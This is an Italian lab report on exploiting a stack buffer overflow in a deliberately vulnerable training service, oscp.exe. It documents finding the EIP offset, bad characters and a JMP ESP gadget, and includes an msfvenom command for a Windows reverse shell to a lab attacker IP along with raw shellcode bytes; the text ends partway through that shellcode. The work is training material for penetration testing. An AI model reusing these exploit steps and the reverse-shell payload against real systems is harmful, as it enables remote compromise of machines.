

REPORT ATTIVITA' EXPLOIT BUFFER OVERFLOW

BW III

Obiettivo:


dirottare il flusso di esecuzione di un programma vulnerabile, sovrascrivendo l'indirizzo di ritorno (EIP salvato sullo stack) per far sì che, al termine della funzione, il processore non torni alla funzione chiamante ma esegua il payload malevolo.

Indice dei risultati


- **Identificazione della Vulnerabilità:** È stata determinata la capacità del buffer di ricevere input arbitrari, identificando l'offset esatto a **1978 byte** per il controllo del registro EIP.
 - **Analisi della Memoria:** Grazie all'utilizzo di **Mona.py** in ambiente Immunity Debugger, è stato individuato un indirizzo di ritorno stabile (**0x625011af**) all'interno della libreria **essfunc.dll**, privo di protezioni ASLR/DEP.
 - **Sviluppo del Payload:** Lo shellcode è stato ottimizzato escludendo i caratteri non validi (BadChars) identificati (**\x00\x07\x2e\xa0**), garantendo la corretta esecuzione del codice malevolo.
 - **Compromissione del Sistema:** L'invio del payload finale, supportato da una rampa di NOP per la stabilità, ha permesso di stabilire una Reverse Shell verso la macchina attaccante sulla porta 1337.
-

Avvio ambiente e debugger


dopo il download Il programma vulnerabile **oscp.exe** è stato caricato all'interno di Immunity Debugger sulla macchina Windows target.
Il debugger è stato avviato con privilegi amministrativi per garantire il corretto funzionamento degli strumenti di analisi.





Successivamente è stato eseguito il programma, permettendo al servizio di avviarsi e rimanere in esecuzione sotto il controllo del debugger.



La disponibilità del servizio vulnerabile è stata verificata dalla macchina Kali utilizzando il tool netcat. La connessione alla porta TCP 1337 del sistema target è risultata positiva, confermando che il programma oscp.exe è in esecuzione e in ascolto. I comandi OVERFLOW1–10 suggeriscono più punti di overflow




L'invio di un input eccessivamente lungo ha causato il crash dell'applicazione e la sovrascrittura del registro EIP con il valore 41414141, confermando la presenza di una vulnerabilità di Buffer Overflow controllabile.



Durante la fase di analisi della vulnerabilità, è stato inviato al servizio il comando **OVERFLOW1** accompagnato da un pattern non ripetitivo generato tramite lo strumento **pattern_create** del framework Metasploit. L'obiettivo era individuare con precisione la posizione del registro EIP all'interno del buffer.

Utilizzando il pattern ciclico generato con lo strumento `pattern_create`, è stato possibile determinare con precisione l'offset del registro EIP tramite `pattern_offset`. L'analisi ha restituito un offset pari a **1978 byte**, ovvero la posizione esatta all'interno del buffer in cui avviene la sovrascrittura del puntatore di istruzione.



```
(kali㉿kali)-[~]  
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q n9Co  
[*] Exact match at offset 1978  
  
(kali㉿kali)-[~]  
$
```

EIP viene sovrascritto dopo 1978 byte

Successivamente, è stato costruito un payload di verifica composto da:

- una sequenza di caratteri "A" lunga 1978 byte
- la sequenza "BBBB" per sovrascrivere EIP
- una sequenza di caratteri "C" per verificare il contenuto puntato da ESP

```

(kali㉿kali)-[~]
$ nano poc.py

(kali㉿kali)-[~]
$ python3 poc.py
Traceback (most recent call last):
  File "/home/kali/poc.py", line 19, in <module>
    s.recv(1024)
    ~~~~~^~~~~~
TimeoutError: timed out

(kali㉿kali)-[~]
$ 

```

Non c'è risposta dal server perché è crashato (timeout)

L'invio del payload ha prodotto un nuovo crash, durante il quale il registro EIP conteneva il valore **0x42424242** ("BBBB" in ASCII), confermando il pieno controllo sul flusso di esecuzione. Inoltre, il registro ESP puntava all'inizio della sequenza di caratteri "C", dimostrando che lo stack conteneva il payload controllato dall'attaccante.

```


Registers (FPU)
EAX 008FF260 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00A651A4
EDX 00000000
EBX 41414141
ESP 008FFA28 ASCII "CCCCCCCCCCCCCCCC"
EBP 41414141
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 42424242
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7FFDA000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,S3 Mask 1 1 1 1 1 1

```

BADCHARS

È stato configurato il plugin Mona all'interno di Immunity Debugger per facilitare l'analisi della lista dei caratteri che il programma non riesce a gestire (badchars)

Tramite il comando: `!mona config -set workingfolder c:\mona\%p`



The screenshot shows the 'Log data' window in Immunity Debugger. The log contains the following entries:


```
Address | Message
401200 | [09:36:16] Program entry point
          | Analyzing app
          | 16 heuristical procedures
          | 236 calls to known functions
          | 8 loops, 1 switches
71345B0 | New thread with ID 0000068C created
          | [09:37:06] Thread 0000068C terminated, exit code 0
          | [09:37:06] Thread 000006A4 terminated, exit code 0
          | Unload C:\Users\user\Desktop\OverflowKit\oscp\oscp.exe
          | Unload C:\Users\user\Desktop\OverflowKit\oscp\essfunc.dll
          | Unload C:\Windows\system32\apphelp.dll
          | Unload C:\Windows\SYSTEM32\bcryptPrimitives.dll
          | Unload C:\Windows\SYSTEM32\CRYPTBASE.dll
          | Unload C:\Windows\SYSTEM32\SecChUI.dll
          | Unload C:\Windows\SYSTEM32\KERNEL32.DLL
          | Unload C:\Windows\SYSTEM32\RPCRT4.dll
          | Unload C:\Windows\SYSTEM32\advapi32.dll
          | Unload C:\Windows\SYSTEM32\NSI.dll
          | Unload C:\Windows\SYSTEM32\KERNELBASE.dll
          | Unload C:\Windows\SYSTEM32\sechost.dll
          | Unload C:\Windows\SYSTEM32\WS2_32.dll
          | Unload C:\Windows\SYSTEM32\ntdll.dll
          | Process terminated
          | "C:\Users\user\Desktop\OverflowKit\oscp\oscp.exe"
          | Console file "C:\Users\user\Desktop\OverflowKit\oscp\oscp.exe"
          | [09:36:16] New process with ID 000019E9 created
          | Main thread with ID 0000068B created
          | [09:36:16] New thread with ID 0000068C created
          | Modules C:\Users\user\Desktop\OverflowKit\oscp\oscp.exe
          | Modules C:\Users\user\Desktop\OverflowKit\oscp\essfunc.dll
          | Modules C:\Windows\SYSTEM32\bcryptPrimitives.dll
          | Modules C:\Windows\SYSTEM32\CRYPTBASE.dll
          | Modules C:\Windows\SYSTEM32\SecChUI.dll
          | Modules C:\Windows\SYSTEM32\KERNEL32.DLL
          | Modules C:\Windows\SYSTEM32\RPCRT4.dll
          | Modules C:\Windows\SYSTEM32\advapi32.dll
          | Modules C:\Windows\SYSTEM32\NSI.dll
          | Modules C:\Windows\SYSTEM32\KERNELBASE.dll
          | Modules C:\Windows\SYSTEM32\sechost.dll
          | Modules C:\Windows\SYSTEM32\WS2_32.dll
          | Modules C:\Windows\SYSTEM32\ntdll.dll
          | [09:36:16] Single step event at ntdll.7716AEF4
          | [09:36:16] Program entry point
          | [09:36:16] New thread with ID 0000068C created
          | [09:36:16] Command used:
          | !mona config -set workingfolder c:\mona\%p
          | Writing value to configuration file
          | Old value of parameter workingfolder =
          | [!] Creating config file, setting parameter workingfolder
          | New value of parameter workingfolder = c:\mona\%p
          | [!] This mona.py action took 0:00:00

00406000 00 00 00 00 00 00 00 00 ...0...
00406008 FD FF FF FF 40 40 00 00 ...0...
00406010 00 50 40 00 FF FF FF FF 0F0...
00406018 00 00 00 00 00 00 00 00 .....
00406020 00 00 00 00 00 00 00 00 .....
00406028 00 00 00 00 00 00 00 00 .....
00406030 00 00 00 00 00 00 00 00 .....
```

At the bottom of the window, the command `!mona config -set workingfolder c:\mona\%p` is entered in the command line, and the status bar shows 'Running'.

È stato utilizzato il plugin per generare un bytearray di riferimento contenente tutti i possibili valori da 0x00 a 0xFF, escludendo il null byte (0x00), tramite il comando: `!mona bytearray -b "\x00"`

Il bytearray prodotto è stato salvato nella directory di lavoro configurata (`C:\mona\oscp\`) nei file `bytearray.txt` e `bytearray.bin`.




Dopo l'invio del payload contenente il bytearray, il programma è andato in crash sotto Immunity Debugger. a mona abbiamo chiesto di generare un bytearray di riferimento con tutti i valori possibili ma escludendo i byte specificati come "badchar noti"

```
(kali@kali)-[~]
$ nano badchars.py

(kali@kali)-[~]
$ python3 badchars.py
Traceback (most recent call last):
  File "/home/kali/badchars.py", line 24, in <module>
    s.recv(1024)
    ~~~~~^~~~~~
TimeoutError: timed out

(kali@kali)-[~]
$
```


con precisione l'insieme dei bad characters reali, requisito fondamentale per la costruzione di uno shellcode funzionante.



GENERAZIONE SHELLCODE PER OTTENERE RCE

l'obiettivo è trovare un'istruzione già esistente all'interno del programma (o di una sua libreria) che permetta di "instradare" il processore verso il tuo codice malevolo.

Per reindirizzare il flusso di esecuzione verso lo shellcode caricato nello stack, è stata effettuata la ricerca di un'istruzione **JMP ESP** (gadget) all'interno dei moduli caricati dal programma. Utilizzando il comando **!mona jmp -r esp -cpb "\x00\x07\x2e\xa0"** sono stati filtrati i risultati per escludere gli indirizzi contenenti i **BadChars** precedentemente identificati.

Per la fase conclusiva, è stato generato uno shellcode **windows/shell_reverse_tcp** tramite **msfvenom**, configurato con l'IP 192.168.56.104 della macchina attaccante (LHOST) e la porta di ascolto (LPORT 1337)

```
(kali@kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.104 LPORT=1337 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1745 bytes
buf = b""
buf += b"\xbb\xbd\x28\x28\x04\xdb\xc4\xd9\x74\x24\xf4\x5a"
buf += b"\x33\xc9\xb1\x52\x83\xea\xfc\x31\x5a\x0e\x03\xe7"
buf += b"\x26\xca\xf1\xeb\xdf\x88\xfa\x13\x20\xed\x73\xf6"
buf += b"\x11\x2d\xe7\x73\x01\x9d\x63\xd1\xae\x56\x21\xc1"
buf += b"\x25\x1a\xee\xe6\x8e\x91\xc8\xc9\x0f\x89\x29\x48"
buf += b"\x8c\xd0\x7d\xaa\xad\x1a\x70\xab\xea\x47\x79\xf9"
buf += b"\xa3\x0c\x2c\xed\xc0\x59\xed\x86\x9b\x4c\x75\x7b"
buf += b"\x6b\x6e\x54\x2a\xe7\x29\x76\xcd\x24\x42\x3f\xd5"
buf += b"\x29\x6f\x89\x6e\x99\x1b\x08\xa6\xd3\xe4\xa7\x87"
buf += b"\xdb\x16\xb9\xc0\xdc\xc8\xcc\x38\x1f\x74\xd7\xff"
buf += b"\x5d\xa2\x52\x1b\xc5\x21\xc4\xc7\xf7\xe6\x93\x8c"
buf += b"\xf4\x43\xd7\xca\x18\x55\x34\x61\x24\xde\xbb\xa5"
buf += b"\xac\xa4\x9f\x61\xf4\xf7\x81\x30\x50\xd1\xbe\x22"
buf += b"\x3b\x8e\x1a\x29\xd6\xdb\x16\x70\xbf\x28\x1b\x8a"
buf += b"\x3f\x27\x2c\xf9\x0d\xe8\x86\x95\x3d\x61\x01\x62"
